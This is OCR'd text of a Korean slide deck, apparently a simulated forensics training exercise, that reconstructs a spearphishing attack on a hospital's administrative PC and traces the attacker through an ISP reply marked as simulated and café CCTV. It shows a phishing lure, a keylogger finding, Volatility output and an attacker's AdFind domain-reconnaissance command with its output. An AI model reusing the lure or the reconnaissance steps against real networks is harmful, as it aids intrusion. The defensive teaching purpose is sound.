


사전예약 .exe 로 위장한 악성 실행 파일 확인

첨부 파일명

사전예약 .exe

4.2. 분석 과정



POINT

> 공격자는 행정 PC 에서 무슨 일을 했고, 어떻게 접속했나?

행정 PC 분석 (1/3) – 행정 PC 메일 수신

- 행정 PC 메일 수신
  행정 PC 악성 의심 메일 수신
  26/09/07 09:10
- 행정 PC 메일 열람
  행정 PC 악성 의심 메일 열람
  26/09/07 09:53

test Wed 09 Sep 2026 21:19:15 -0400	2026-09-07 08:45:00 KST
[아인팩 종합병원 인사팀] 사내 복지 무료 접종 예약 안내문	2026-09-07 09:10:13 KST
[아인팩종합병원 IT] 필수 보안 업데이트 안내	2026-09-07 14:24:00 KST
[보안공지] 백신 긴급 업데이트 안내	2026-09-07 14:25:00 KST

행정 PC 내 스피어피싱 원본 메일 확인

PACS 백업 서버 협력업체 PC 포털 · 의사 PC·HIS AD 서버 관리자 PC 메일 서버 웹 서버 행정 PC

행정 PC 분석 (1/3) – 행정 PC 메일 수신

update.exe 행정 PC 존재 확인

행정 PC 내 스피어피싱 첨부파일 실행 확인

update.exe 행정 PC 백그라운드 실행 확인

SRUDB.dat	#usersWhangWdownloadsWupdate443.exe	hang	2026-09-07(Mon) 09:53
SRUDB.dat	#usersWhangWdownloadsWupdate443.exe	hang	2026-09-10 11:40:00 KST
SRUDB.dat	#usersWhangWdownloadsWupdate443.exe	hang	2026-09-10 11:49:00 KST
SRUDB.dat	#usersWhangWdownloadsWupdate443.exe	hang	2026-09-10 11:54:00 KST


안녕하세요.
올해도 전사 복지의 일환으로 협약 의료기관을 통한 독감 예방접종을 지원합니다.
무료 접종 대상자 및 지원 범위는 아래와 같으며, 접종 희망자는 사전예약을 해주세요.

- 지원대상 : 전 직원 및 배
- 접종기간 : 2026-09-01
- 접종방법 : 아래 "사전 예약" 버튼을 눌러 희망일자 선택
- 유의사항 : 예약 미완료 시 선착순으로 접종 불가


사전예약

사전예약 클릭 시 update.exe 실행

행정 PC 분석 (1/3) – 행정 PC 메일 수신



update.exe 내 외부 연결 *DLL 확인



외부 연결 DLL 목적지 IP 확인
(미상 서버 – 192.168.90.100)

* DLL(Dynamic Link Library) : 여러 프로그램이 공유하는 기능을 담은 파일

행정 PC 분석 (2/3) – 행정 PC 장악


- 행정 PC 장악
  명령어 실행을 통한 행정 PC 장악
  26/09/07 11:13

```
PS C:\forensics\mem> vol -f admin_pc.elf windows.netscan
Volatility 3 Framework 2.7.0
Offset              Proto    LocalAddr       LocalPort      ForeignAddr
Created
0xc50a93f2a300      TCPv4    192.168.10.101      55056      192.168.90.101
invoice_check.exe   2026-09-07 11:13:26.000 KST
0xc50a93f2b010      TCPv4    192.168.10.101      50540      192.168.90.101
```

메일 서버를 대상으로 한 포트 스캔 로그

PACS 백업 서버 협력업체 PC 포털 · 의사 PC·HIS AD 서버 관리자 PC 메일 서버 웹 서버 행정 PC

행정 PC 분석 (2/3) – 행정 PC 장악



키로거를 통한 행정 PC 계정 정보 탈취 정황 확인

행정 PC 로그인 정보 키로거를 통한 탈취 확인

* 키로거 (Keylogger) 란 ?
키보드 입력을 몰래 기록하는 악성 프로그램

행정 PC 분석 (3/3) – Adfind 실행 및 횡이동 시도

- 횡이동 시도
  AD 서버 탐색 프로세스 (Adfind) 실행
  26/09/07 22:57

- 횡이동 실패
  행정 PC 에서 AD 서버로 횡이동 실패
  26/09/07 23:31


```
PS C:\Windows\system32> .\adfind.exe -b dc=hospital,dc=local -f "(objectcategory=person)"
sAMAccountName memberOf

AdFind V01.52.00cpp Joe Richards (joe@joeware.net) June 2021

Using server: dc01.hospital.local:389
Directory: Windows Server 2019


>dn: CN=Administrator,CN=Users DC=hospital,DC=local
>objectClass: user
>sAMAccountName: Administrator
>memberOf: CN=Domain Admins,CN=Users,DC=hospital,DC=local
```

행정 PC 분석 (3/3) – Adfind 실행 및 횡이동 시도



*Adfind 명령어를 통해 AD 서버 존재 확인




*DC(Domain Controller) 포트 연결 시도

*Adfind: AD 정보를 조회하고 검색할 수 있는 커맨드 라인 유틸리티

*DC (Domain Controller): 사용자 인증과 접근 권한을

PACS 백업 서버 협력업체 PC 포털 · 의사 PC·HIS AD 서버 관리자 PC 메일 서버 웹 서버 행정 PC

행정 PC 분석 (3/3) – Adfind 실행 및 횡이동 시도



공격자는 어떻게 병원 내부에 악성 메일을 보냈을까 ?

23:31:00.000


4240,,mss;sackOK;TS;nop

행정 PC → AD 서버 횡이동 실패 확인

4.2. 분석 과정 - 공격자 추적 및 용의자 특정

공격자 추적 (1/3) – WHOIS 조회

- 공격 출발지 IP 조회
  whois.kisa.or.kr(KRNIC)
  192.168.90.100



4.2. 분석 과정 - 공격자 추적 및 용의자 특정

공격자 추적 (2/3) – 통신사실확인자료 제공요청 → KT 회신

- KT 수사 협조 요청
  경찰이 법원 허가를 받아
  KT 에 통신사실확인자료 제공요청
  조회 기간 :
  26/09/11 02:00:04 ~ 26/09/14 03:13:10



주식회사 케이티
KT CORPORATION | LAW ENFORCEMENT ASSISTANCE CENTER
수사협조센터 · 통신자료 및 통신사실확인자료 제공 담당

수사협조자료
목적 외 사용 · 제3자 제공 금지
교육용 모의 재현 문서 (SIMULATED)

회 신

수신 서울특별시경찰청장 (사이버수사과장)
(경유)
제목 통신사실확인자료(IP 가입자 정보) 제공요청에 대한 회신

1. 귀 기관의 공정한 수사업무 수행에 적극 협조합니다.
2. 제공 근거 — 아래 법원 허가 및 요청 공문에 근거하여 다음과 같이 회신합니다.

법원 허가서	서울중앙지방법원 **2026초기3184호** 통신사실확인자료제공요청 허가서 (2026. 09. 25. 발부)
요청 공문	서울특별시경찰청 사이버수사과-7719 (2026. 09. 25.) / 정보통신망법 위반(정보통신망 침해 등) 사건 관련

3. 조회 대상

IP 주소	**192.168.90.100** KORNET
조회 대상 일시	2026. 09. 11. 02:00:04 ~ 2026. 09. 14. 09:22:54 (KST)
요청 자료	해당 일시 상기 IP 할당 가입자(회선) 정보 및 할당 형태


4. 회신 내용 — 조회 대상 일시 동안 상기 IP가 할당되어 있던 가입 회선의 정보는 아래와 같습니다.

회선 명의 (상호)	**투썸플레이스 충무로역점** / 투썸플레이스 주식회사 (법인 · 직영점)
사업자등록번호	101-23-8**** (일부 마스킹)
설치 장소	**서울특별시 중구 퇴계로 206, 1층 (필동2가, 동인빌딩)**
상품명 / 회선	KT 기업인터넷 500M (고정 IP 1개) / 서비스계약번호 K2023-03-****
개통일	2023. 03. 14.
할당 형태	**고정 할당** — 조회 대상 일시 전 기간 동안 상기 IP는 위 회선에 변동 없이 할당되어 있었음.

KT 수사협조센터 회신 공문

4.2. 분석 과정 - 공격자 추적 및 용의자 특정

공격자 추적 (3/3) – CCTV 확보 및 용의자 특정



매장 공용 Wi-Fi 회선

개별 이용자를 특정할 수 없음

현장 CCTV 필요

4.2. 분석 과정 - 공격자 추적 및 용의자 특정

공격자 추적 (3/3) – CCTV 확보 및 용의자 특정

투썸플레이스 충무로역점
CCTV CAM 04 · 2026-09-12 17:30:47


노트북 사용 인물 1명 특정



4.2. 분석 과정 – 다크웹 분석

